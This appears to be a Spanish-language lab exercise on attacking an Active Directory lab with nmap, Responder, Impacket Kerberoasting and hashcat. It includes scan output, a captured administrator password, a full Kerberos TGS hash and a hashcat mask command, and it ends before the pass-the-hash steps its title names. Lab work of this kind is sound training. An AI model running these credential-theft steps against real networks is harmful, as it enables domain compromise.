EJERCICIOS ACTIVE DIRECTORY Y PASS THE HASH


Prerrequisitos

- Kali Linux
- Windowsploitable Movimientos Laterales
- Windows 10 Movimientos Laterales
- Windows Server 2012 Movimientos Laterales

Ejercicio - Nmap, Responder, Impacket, Hashcat, Metasploit, Pth-toolkit y Crackmapexec


- **Esquema de IP's**
  - **Windows Server 12 →** 10.0.2.100 → nos conectamos a esta máquina que es el servidor para obtener credenciales de las máquinas que están conectadas a ella.
  - **Windowsploitable →** 10.0.2.101
  - **Windows 10 →** 10.0.2.102
- **Realizar un escaneo de puertos y servicios en la red a fin de identificar los equipos y el FQDN.**

  Realizamos un Nmap de las redes




```
┌──(root㉿kali)-[~]
└─# nmap -sV 10.0.2.0/24 -T 5 -O
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-11-24 14:17 CET
```


Como resultado obtenemos lo siguiente



```
Nmap scan report for 10.0.2.100 (10.0.2.100)
Host is up (0.0012s latency).
Not shown: 983 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
80/tcp    open  http         Microsoft IIS httpd 8.5
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2023-11-24 13:18:31Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: empresa.local, Site: Default-First-Sit
e-Name)
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: EMPRESA)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: empresa.local, Site: Default-First-Sit
e-Name)
3269/tcp  open  tcpwrapped
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc        Microsoft Windows RPC
49159/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:E1:18:6F (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Server 2012 or Windows Server 2012 R2 (97%), Microsoft Windows Phone 7.5 or
 8.0 (94%), Microsoft Windows Embedded Standard 7 (93%), Microsoft Windows Server 2012 R2 (93%), Microsoft Windows 7
 Professional (92%), Microsoft Windows Server 2008 R2 or Windows 8.1 (91%), Microsoft Windows Server 2016 (91%), Mic
rosoft Windows 7 Professional or Windows 8 (91%), Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Wi
ndows 7 (91%), Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: PDC; OS: Windows; CPE: cpe:/o:microsoft:windows
```




```
Nmap scan report for 10.0.2.101
Host is up (0.0011s latency).
Not shown: 987 closed tcp ports (reset)
PORT      STATE SERVICE            VERSION
135/tcp   open  msrpc              Microsoft Windows RPC
139/tcp   open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds       Microsoft Windows 7 - 10 microsoft-ds (workgroup: EMPRESA)
554/tcp   open  rtsp?
2869/tcp  open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
3389/tcp  open  ssl/ms-wbt-server?
10243/tcp open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc              Microsoft Windows RPC
49153/tcp open  msrpc              Microsoft Windows RPC
49154/tcp open  msrpc              Microsoft Windows RPC
49155/tcp open  msrpc              Microsoft Windows RPC
49156/tcp open  msrpc              Microsoft Windows RPC
49158/tcp open  msrpc              Microsoft Windows RPC
MAC Address: 08:00:27:E4:04:58 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:
/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.
1 Update 1
Network Distance: 1 hop
Service Info: Host: HETEAM; OS: Windows; CPE: cpe:/o:microsoft:windows
```



```
Nmap scan report for 10.0.2.102
Host is up (0.0020s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE      VERSION
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: EMPRESA)
5357/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 08:00:27:D0:C2:BE (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 10|2019|Longhorn|2008|7|Vista|11|8.1|XP (99%)
OS CPE: cpe:/o:microsoft:windows_10 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsof
t:windows_7::sp1 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_vista::sp1 cpe:/o:microsoft:windows_8.1 cpe:/o:
microsoft:windows_xp::sp3
Aggressive OS guesses: Microsoft Windows 10 1709 - 1909 (99%), Microsoft Windows Server 2019 (97%), Microsoft Window
s 10 1709 - 1803 (96%), Microsoft Windows Longhorn (95%), Microsoft Windows 10 1703 (93%), Microsoft Windows 10 1809
 - 2004 (93%), Microsoft Windows Server 2008 R2 (93%), Microsoft Windows 7 SP1 (93%), Microsoft Windows 8.1 Update 1
 (93%), Microsoft Windows 8 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: PC1; OS: Windows; CPE: cpe:/o:microsoft:windows
```


- **Utilizar Responder para capturar las crendenciales del usuario "usuario" en el sistema Windowsploitable Movimientos Laterales.**

Para utilizar el responder nos movemos de carpeta y ponemos lo siguiente



```
┌──(root㉿kali)-[/etc/responder]
└─# responder -I eth0 -wFb -P

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0
```

Nos dirigimos a la máquina 7, abrimos el explorer y rellenamos



Seguridad de Windows


El servidor 10.0.2.9 en Authentication Required requiere un nombre de usuario y una contraseña.

Nombre de usuario

Contraseña

☐ Recordar mis credenciales


Obtenemos lo siguiente



```
[Proxy-Auth] User-Agent          : Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2
.NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)
[Proxy-Auth] Basic Client     : 10.0.2.101
[Proxy-Auth] Basic Username : Administrador
[Proxy-Auth] Basic Password : TheBridge2023
```


- **Utilizar script de la librería Impacket para realizar un ataque de Kerberoasting al controlador de dominio con las credenciales de "usuario".**

Nos dirigimos a la carpeta Impacket



```
┌──(root㉿kali)-[~/Software/MovimientosLaterales]
└─# ls
CrackMapExec  impacket  kerbrute

┌──(root㉿kali)-[~/Software/MovimientosLaterales]
└─# cd impacket
```


Dentro de esta carpeta copiamos el siguiente comando para obtener las credenciales de los diferentes usuarios




```
┌──(root㉿kali)-[~/Software/MovimientosLaterales/impacket/examples]
└─# ./GetUserSPNs.py -request -dc-ip 10.0.2.100 empresa.local/usuario
Impacket v0.11.0 - Copyright 2023 Fortra

Password:
ServicePrincipalName    Name           MemberOf
    PasswordLastSet             LastLogon                   Delegation
--------------------    -------------  -------------------------------------------------------------------------------
--  --------------------------  --------------------------  ----------
HTTP/pdc.empresa.local  Administrador  CN=Propietarios del creador de directivas de grupo,CN=Users,DC=empresa,DC=loc
al  2023-06-18 13:37:18.293497  2023-11-24 15:34:23.112956
HTTP/pdc                Administrador  CN=Propietarios del creador de directivas de grupo,CN=Users,DC=empresa,DC=loc
al  2023-06-18 13:37:18.293497  2023-11-24 15:34:23.112956
HTTP/www                Administrador  CN=Propietarios del creador de directivas de grupo,CN=Users,DC=empresa,DC=loc
al  2023-06-18 13:37:18.293497  2023-11-24 15:34:23.112956
HTTP/www.empresa.local  Administrador  CN=Propietarios del creador de directivas de grupo,CN=Users,DC=empresa,DC=loc
al  2023-06-18 13:37:18.293497  2023-11-24 15:34:23.112956



[-] CCache file is not found. Skipping...
$krb5tgs$23$*Administrador$EMPRESA.LOCAL$empresa.local/Administrador*$1ed9ecb0e83dde40b50c4477935595e8$a1bace5c0a76c
c7a245bb5fc93b5ad269f8ae3cd8a9d2c4b7a3bf9968f8904be26ec65a4d66ce59ee308073e7ef86f555c66210f477c8fd0daa92a6b6713583fa
d40c2a6be631ca3c3b539d64c4cb733d46111498683543f4b0efa536f5ef68a38dfdb49aa438bea6f232fd3762e48c4ed381594be0144c25d253
45b1ec85d677a7422c30f7c2fd2358cd3014c9779bea3ed6ba04b008e055d721aae90a80d2e835a40e9152df5dbd27bc0f3130102b687f728fe9
921fcb897bf9fd7658c074c12b7d6fa18a19e2f18481eeb7f76313e2740ea2e01d1e1f2ee418e8d2fff8431c3d73aa4bf55ec733b1c26fdc737d
cb2bd5995c8bdb943847d2c415c0c0bd47b2015d9395e67a30d8448f440ad16fae5e898d071e110389e555ba3c6b8fedcf202f86089f17e5d864
f0ed2f0901917dd1c4b4d406568cc00c3db79fc4d47d5279f96ada58f8c55cb5f6320b087db4a723e24ab9fcf86b9f1c9e2e9c51cb9788c5187e
065985f0918d86ebe6f164a484507c7ac85c5ca1074bdc9b3c37eb42e0cd03e00f0b7833be8c0652bd9026542c9e5952d5408132eee29a40334c
56cee60ea55fec9ed228e2e1d563a0af4a18172dafe091bed1b44ed09023266297fb43279f019b500b6ac9adfff6d800b2e36ce1dbb6a279ce40
07f8eac6b66b9a172a06653e7e3992b7071f14d9808740c7d4c34b9501b67bcde57f21832b971a99ccb2ce16170a3fa2b9e3c605cb5f2b30eaa3
e4e471776fff48402918656ae9cb1af6c9a89b2ad422801177c8d35beca099c49d625abcd622c1c13742be991d77c32cef4f7455d57fee98323b
b03e4bf19975d368939117ad6d41e9ae799aed93f8c7c70941c32717c4fbd9db8431cfa5983476e40d46fe845e4b9094b29141162dc6af761f6f
9fa1db1b29d890e7d6286f0afd1924ecf9a89c4b0c09d1eb67179c2b3219f43d23547f9d722a778343f700778f73e1ba473e668b6cfca860bf64
c6bc07b8b1fd5e9cec9c362fe964a01825bff2efd1c7a4621b0f11854c22067e8602fc55dd0dfbafb95ea56fd3517e28b2e1b892831bc19d7418
d919071504c4ab9ec7c3460decdd08b6adcd880b1740c4387fbc44fbdc1e7a597bc747912ee4b356064a3049669cf3ca18705dda8d58dd9f75ca
c60bb61e7f499e16e00ec44459c0ca93fa0bb328f0722cb80071277c616f3152fb78471381343350dd15833376a716c522466679287d39a20d66
eea5bfc486157566d12eb8a609ecdda1ce8819c9056128532e3a50f179c77226063c1e9a55fea56972af0a25acf7328ca
```

- **Utilizar hashcat convenientemente para crackear el hash resultante.**

Una vez dentro de esta carpeta creamos un archivo de texto con el hash que hemos obtenido previamente




```
┌──(root㉿kali)-[~/Software/MovimientosLaterales/impacket/examples]
└─# nano kerberoasting.txt
```




```
  GNU nano 7.2                                 kerberoasting.txt
$krb5tgs$23$*Administrador$EMPRESA.LOCAL$empresa.local/Administrador*$a25ebea6d2edd6887aecc1b30ee49b84$7ee647d52c35>
```


Una vez hemos guardado el archivo realizamos un hashcat con varios caracteres de la contraseña para que de esta forma no tarde 710 años



```
┌──(root㉿kali)-[~/Software/MovimientosLaterales/impacket/examples]
└─# hashcat -m 13100 -a3 kerberoasting.txt TheBridg?l?d?d?d?d
hashcat (v6.2.6) starting
```



